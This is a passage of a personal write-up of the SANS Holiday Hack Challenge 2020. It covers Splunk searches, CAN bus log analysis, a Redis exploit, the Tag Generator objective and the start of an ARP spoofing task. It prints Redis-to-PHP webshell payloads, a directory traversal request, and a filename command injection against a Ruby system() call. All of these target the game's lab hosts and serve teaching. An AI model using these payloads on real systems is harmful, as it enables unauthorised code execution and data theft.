The CSV indexes on the atomic-red-team GitHub site are searchable in GitHub.



	Tactic	Technique #	Technique Name	Test #	Test Name
643	discovery	T1082	System Information Discovery	1	System Information Discovery
644	discovery	T1082	System Information Discovery	2	System Information Discovery
645	discovery	T1082	System Information Discovery	3	List OS Information

The results were all in Technique # T1082. A search for `index=* hkey guid` brought up two events. The CommandLine field for both involved the registry key, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid`.

The answer was `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography/`

Question 4

According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

The search, `index=attack OSTAP`, returned 5 events. The earliest had an Execution Time _UTC field value of `2020-1130T17:44:15Z`.

The answer was `2020-1130T17:44:15Z`

Question 5

One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Searching on GitHub for frgnca reveals it is a site for audio drivers (AudioDeviceCmdlets). Searching the Red Canary index as before returned Technique # T1123, "using device audio capture commandlet." Searching for index t1123, along with the keyword *audio* was helpful. Since the question asked for a process ID, I added EventCode=1, process creation. The search `index=* *audio* EventCode=1` returned two events. The first had a process ID of 3648.

The answer was 3648.

Question 6

Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

The key part of this question was, "a multi-line batch file that was also used by a few other techniques." All the batch files I found in the TXXXXX indexes on the Red Canary GitHub site were one-liners, often "hello world." After much fruitless searching for registry keys, I opened my search to find all batch files. (Thanks @rot169.) To narrow the search somewhat I added EventCode=11 for file creation to the search. The final search was `index=* *.bat EventCode=11`. This found 171 events, but there were only 15 entries in the `TargetFilename` field. The Discovery.bat file in atomic-red-team/ARTifacts/Misc/ on the GitHub site had quser for its final line.

The answer was quser.

Question 7

According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?


Since I had no information about the domain I started with a broad search, `index=* *domain*`. The ComputerName field had two entries, `win-dc-748.attackrange.local` and `win-host-669.attackrange.local`. The `member_dn` field for the domain controller (win-dc-…) was `WIN-DC-748$`. Since the question said the events were captured by Zeek (bro in Splunk), I searched for events with `sourcetype=bro` and the keyword `win-dc-748`, or `index=* sourcetype=bro* win-dc-748`. That had 2591 hits, but the `certificate.serial` field only had one value, 55FCEEBB21270D9249E86F4B9DC7AA60.

The answer was 55FCEEBB21270D9249E86F4B9DC7AA60


Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

When the seven questions are answered, Alice puts two comments in view.



RFC 7465 refers to the RC4 stream cipher being obsolete, so the ciphertext is most likely encrypted with RC4. Since the base64 she gives results in a binary, it had to be entered into CyberChef as hex. The passphrase is shown at the end of Dave Hammond's video, Stay Frosty.



The answer to the challenge question and the objective was The Lollipop Guild.

Objective 7--Solve the Sleigh's CAN-D-BUS Problem

Elf—Wonorse Openslae

Wunorse Openslae assists with the CAN-Bus Investigation terminal and the Sleigh CAN-D-Bus objective. Both are on the roof near the NetWars competition. Wunorse gives us a link to a [helpful talk] about CAN Bus.

Terminal—CAN Bus Investigation

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of the data has been cleaned up, so don't worry - it isn't too noisy. What you will see is a record of the engine idling up and down. Also in the data are a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?

We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log and submit it to ./runtoanswer! (e.g., if the timestamp is 123456.112233, please submit 112233)

First, look to see what we are dealing with.

```
elf@144842a4cb7d:~$ ls
candump.log runtoanswer
elf@144842a4cb7d:~$ head -n 1 candump.log
(1608926660.800530) vcan0 244#0000000116
```

Grab the ID#Message of the data and find unique instances. We are looking for an ID that happens twice with one message (LOCK) and once with another (UNLOCK).

```
elf@144842a4cb7d:~$ cut -d ' ' -f 3 candump.log | sort | uniq -c |
sort -n | head
 1 19B#00000F000000
 1 244#0000000012
 1 244#0000000024
 1 244#0000000036
```

There are 699 lines of output, so more filtering is in order. We can cut on # and find unique lines again to see how many times each ID happened. We are looking for an ID that appears once with one message and twice with another.

```
elf@144842a4cb7d:~$ cut -d ' ' -f 3 candump.log | sort | uniq -c |
sort -nr | cut -d '#' -f 1 | sort | uniq
 1 19B
 1 244
 2 19B
 2 244
 3 244
 4 244
 6 244
 35 188
```

It appears that ID 19B is the winner. There is one occurrence of 19B#message and two of 19B#othermessage. Let's grep for 19B#.

```
elf@144842a4cb7d:~$ grep '19B#' candump.log
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
```

So, the locks use ID 19B, `000000000000` is the lock message and `00000F000000` is the unlock message. We need to submit the decimal portion of the timestamp of UNLOCK.


```
./runtoanswer 122520
```

Objective

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.


This objective can only be completed as Santa.

The hard part of this objective was that the data was flying by so quickly. I got rid of some of the activity by adding a temporary filter for IDs 019, 188, and 244.




With those in place, the spurious messages for ID 19B become obvious. We know what the messages should be from the terminal, so block 19B = 0000000F2057.

With the brakes set to 100, or 0x64, we see that the brake ID must be 080. The spurious messages are FFFFFx.



In [two's complement](), these are all small negative numbers. We can block them with 080 < 0. To get credit for the objective we need to remove the temporary filters on IDs 019, 188, and 244.



Objective 8--Broken Tag Generator

Elves—Holly Evergreen and Noel Boetie

Noel Boetie stands by the tag generator but does not say much, except that there is a problem. Holly Evergreen has many hints, but first you must complete her Redis Bug Hunt.

Terminal—Redis Bug Hunt

Holly gives us an excellent link on pentesting Redis. The Webshell section of the article is misnamed, as the payload merely prints PHPinfo.

Reconnaissance

We need to find the webroot directory to perform the exploit. The `ps` command shows us the server is running Apache.

```
player@03764c28965b:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.5  0.0   3868  3216 pts/0    Ss   18:26   0:00 /bin/bash /sbin/entrypoint.sh
root         6  0.1  0.0  48708 14720 pts/0    Sl   18:26   0:00 /usr/bin/redis-server 127.0.0.1:6
root        29  0.4  0.0 200080 22000 ?        Ss   18:26   0:00 /usr/sbin/apache2 -k start
www-data    33  0.0  0.0 200388 10976 ?        S    18:26   0:00 /usr/sbin/apache2 -k start
```

The file `/etc/apache2/sites-enabled/000-default.conf` tells us the `DocumentRoot` is the standard `/var/www/html`. Also, in `/etc/redis` the file `redis.conf` has an interesting line: `requirepass "R3disp@ss".`

The curl method

The terminal tells you to try curl http://localhost/maintenance.php.

```
player@103dcbcf8fbc:~$ curl http://localhost/maintenance.php


ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1
```

It took me a while to realize “commas to separate commands” meant that commas should replace spaces within commands. The example command, `mget,example1` is just one command, `mget example1`.

The simplest payload for the php is to download the index.php file.

```
<?php echo file_get_contents("index.php");?>
```

I had better luck if the command was URL encoded.
```
%3C%3Fphp%20echo%20file_get_contents%28%22index.php%22%29%3B%3F%3E
```

With the php payload and the webroot directory from reconnaissance, these commands will solve the terminal.
```
curl
http://localhost/maintenance.php?cmd=config,set,dir,/var/www/html/
curl
http://localhost/maintenance.php?cmd=config,set,dbfilename,redis.php
curl
http://localhost/maintenance.php?cmd=set,test,%3C%3Fphp%20echo%20file_
get_contents%28%22index.php%22%29%3B%3F%3E
curl http://localhost/maintenance.php?cmd=save
curl http://localhost/redis.php --output -
```

Note that the last line goes to /redis.php because this was the file name we set in the `config set dbfilename` command.

The file download in the php payload could have been set to this for a remote webshell.
```
"<?php system($_GET['cmd']); ?>"
%22%3C%3Fphp%20system%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%22
```

Then the file could be accessed with
curl http://localhost/redis.php?cmd=cat+index.php -o –

The redis-cli method

The redis-cli allows us to skip the strange commas and URL encoding of the curl method. It requires the password we found in the reconnaissance section. I still used curl at the end to retrieve index.php, however.

```
player@9fea1f8919b4:~$ redis-cli
127.0.0.1:6379> AUTH R3disp@ss
OK
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename johnr2.php
OK
127.0.0.1:6379> set test <?php echo file_get_contents("index.php");?>
Invalid argument(s)
127.0.0.1:6379> set test '<?php echo file_get_contents("index.php");?>'
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

```
player@9fea1f8919b4:~$ curl http://localhost/johnr2.php -o -
REDIS0009♦      redis-ver5.0.3♦
♦edis-bits♦@♦ctime♦♦♦♦_♦used-mem♦
 aof-preamble♦♦♦♦ ♦test,<?php

# We found the bug!!
#
#         \   /
#          .\-/.
#      /\ ()   ()
#        \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#
```

Objective


Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Holly has a slew of hints for us.
Source Code Retrieval: We might be able to find the problem if we can get source code!
Error Page Message Disclosure: Can you figure out the path to the script? It's probably on error pages!
Endpoint Exploration: Is there an endpoint that will print arbitrary files?
Download File Mechanism: Once you know the path to the file, we need a way to download it!
Content-Type Gotcha: If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)
Source Code Analysis: I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
Redirect to Download: If you find a way to execute code blindly, I bet you can redirect to a file then download that file!
Patience and Timing: Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!

The goal for the first part of the objective is to download the source code. Following Holly's hint about error pages gives this.

The source code we are looking for is probably `/app/lib/app.rb`. The next step is to download it. Playing with the tag-generator app, proxied through Burp Proxy, shows us the upload path when we select an image (bottom, second from left in the app.) We can see that the app POSTs the file to /upload.


The interesting thing is what happens immediately afterward. The app downloads the picture back from the server. Strange, but it shows us the syntax to download files. It was a `GET` to `/image?id=somefilename`. Burp allows us to edit requests, so we can change it to ask for `../../../../app/lib/app.rb`. Since the web root is several layers down in the file system and the path we have for app.rb starts at root, we need to add ../ for directory traversal.



The response sends back the source code. After knowing this, it is easy to download from the server with `curl`.

```
john@ubuntuNov20:~$ curl https://tag-generator.kringlecastle.com/image?id=../../../../app/lib/app.rb
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'
```

This approach does not work from a browser. As Holly warned us, the browser tries to display the result as an image because the server has set `Content-Type: image/jpeg`.



Solution 1—Remote Code Execution (RCE)

Hat tip to @rot169 for nudges.

This was one of the hardest parts of the challenge, at least for me. After staring at the code and moaning that I didn't know Ruby, I made a Google search for "ruby dangerous function."

The first hit listed `exec()`, `syscall()`, `system()`, `eval()`, `constantize()`, and `render()`.

The code contains this comment from Jack (Frost) in two places. I am not sure if Jack is taunting the developers, or if he commented out their protections.

```
# I wonder what this will do? --Jack
# if entry.name !~ /^[a-zA-Z0-9._-]+$/
#   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
# end
```

A vulnerable call to `system()` exists in line 78 of `app.rb`.

```
def handle_image(filename)
  out_filename = "#{ SecureRandom.uuid }#{File.extname(filename).downcase}"
  out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

  # Resize and compress in the background
  Thread.new do
    if !system("convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'")
      LOGGER.error("Something went wrong with file conversion: #{ filename }")
    else
      LOGGER.debug("File successfully converted: #{ filename }")
    end
  end
```

If we can upload a filename that contains command injection, we should be able to execute commands. The app.rb code shows that all files are output to the /tmp directory.

There is a complication, however. It appears the server is renaming the uploaded files, which destroys the command injection. (I received this information in a DM on Discord, but I cannot remember who gave it to me.) The server's `app.rb` has a nice function called `handle_zip()` that offers us a way around the problem. If we zip the file with command injection in the name, we will elude the renaming.


After more failed attempts than I could count, I decided to install `convert` on my own Linux to develop the command injection. The call to system is
`convert -resize 800x600\\> -quality 75 '#{ filename }' '#{ out_path }'`
The strange \\> is actually part of the `convert` syntax, according to `man`. What worked from the command line itself was \>.

Our filename replaces `#{ filename }` in red above. It does not replace the single quotes, which made injection more difficult.

I found that the injection worked best if `convert` received the inputs it was expecting and did not error. I cannot prove this is always true, but it seemed to be the case. I used:
--a leading single quote to close out the single quote in front of `#{ filename }`
--the real filename, followed by another filename to give `convert` an output location
--a semi-colon to end the `convert` command (shout out to Shinny Upatree and his Kringle Kiosk for the idea)
--my injected command
--a linux comment, #, to remove the remainder of the line.
--finally, the file name needed to end with an image extension to pass checks in app.rb

The final injection was:
`'base64.png base64.cnv; env > johnr2  #.png`


When incorporated into the `convert` call from `app.rb` it looked like this at my Linux command prompt:
`convert -resize 800x600\> -quality 75 ''base64.png base64.cnv; env > johnr2  #.png ' 'out_path'`
The red text, #.png ' 'out_path' was disabled by the comment, #.



This executed successfully, created the new image file base64.cnv, and stored the environment variables in johnr2.

Getting the filename with all the weird special characters to work in BASH was not fun. The escaping became confusing. Finally, @rot169 suggested renaming the file in the GUI file manager. I did and let BASH worry about the escaping. Then the file could be zipped and sent to tag-generator. I used the app

to upload the file, since I was getting errors with a curl POST. Finally, curl downloaded the saved file.



The answer was JackFrostWasHere

Solution 2—Local File Inclusion (LFI)

I am convinced that the CounterHack crew realized the RCE would be tricky, so they chose environment variables as an off-ramp for us in case we could not solve the RCE. Just sayin'. (Thanks)

Since everything on Linux is a file, environment variables are stored in `/proc`. We do not know the process ID (pid) but there are some entries that do not change. There is a symlink called `self` that always points to the current pid. Under the current pid there is a file called environ that contains the environment variables. So, one curl solves this objective.

Objective 9 -- ARP Shenanigans

For a guy who likes networking, Python, and RCE this challenge was great!

Elf—Alabaster Snowball

Alabaster Snowball had many helpful hints once his Present Packer Prepper terminal was solved. It is nice to see that Alabaster did not get compromised in 2020. He has had a tough time these last few years.

Terminal—Scapy Prepper

The Scapy Prepper is a good tutorial to get ready for the objective to come. To save space, the answers are listed in this document. Do not use this to skip the terminal though, it is good training.

Objective

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?

You need to be Santa to open ARP Shenanigans.

Alabaster has some excellent hints.


Sniffy: Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using `tcpdump -nni eth0` to see if you can view any traffic from that host.
Spoofy: The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in /home/guest/scripts.
Resolvy: Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.
Embedy: The malware on the host does an HTTP request for a .deb package. Maybe we can get command line access by sending it a command in a customized .deb file
(the link tells you how to create a Trojan from a deb file—handy!)

ARP Cache Poisoning

The host at 10.6.6.5 is sending ARP messages, trying to find 10.6.6.53. We need to send an ARP reply to tell them to send traffic for 10.6.6.53 to our MAC address. Alabaster gives us a great hint: Look at the arp.py script in the "scripts" directory. That can be the baseline for our script.

Along that line, look at the "pcaps" directory. That has an example ARP request and reply. It will make life much easier if we put our response and the example response side by side using the scapy show()

function. An empty packet is on the left and the example is on the right.



```
Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@a4fcc3637ec3:~$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more informatio
n.
>>> from scapy.all import *
>>> packet = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(op=1)
>>> packet.show()
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:06:00:02
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:06:00:02
     psrc      = 10.6.0.2
     hwdst     = 00:00:00:00:00:00
     pdst      = 0.0.0.0

>>>
```

```
guest@a4fcc3637ec3:~$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more informatio
n.
>>> from scapy.all import *
>>> example = rdpcap('pcaps/arp.pcap')
>>> example[1].show()
###[ Ethernet ]###
  dst       = cc:01:10:dc:00:00
  src       = cc:00:10:dc:00:00
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = cc:00:10:dc:00:00
     psrc      = 10.10.10.1
     hwdst     = cc:01:10:dc:00:00
     pdst      = 10.10.10.2
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00'

>>>
```

For a listing of the script I used, see [this document].

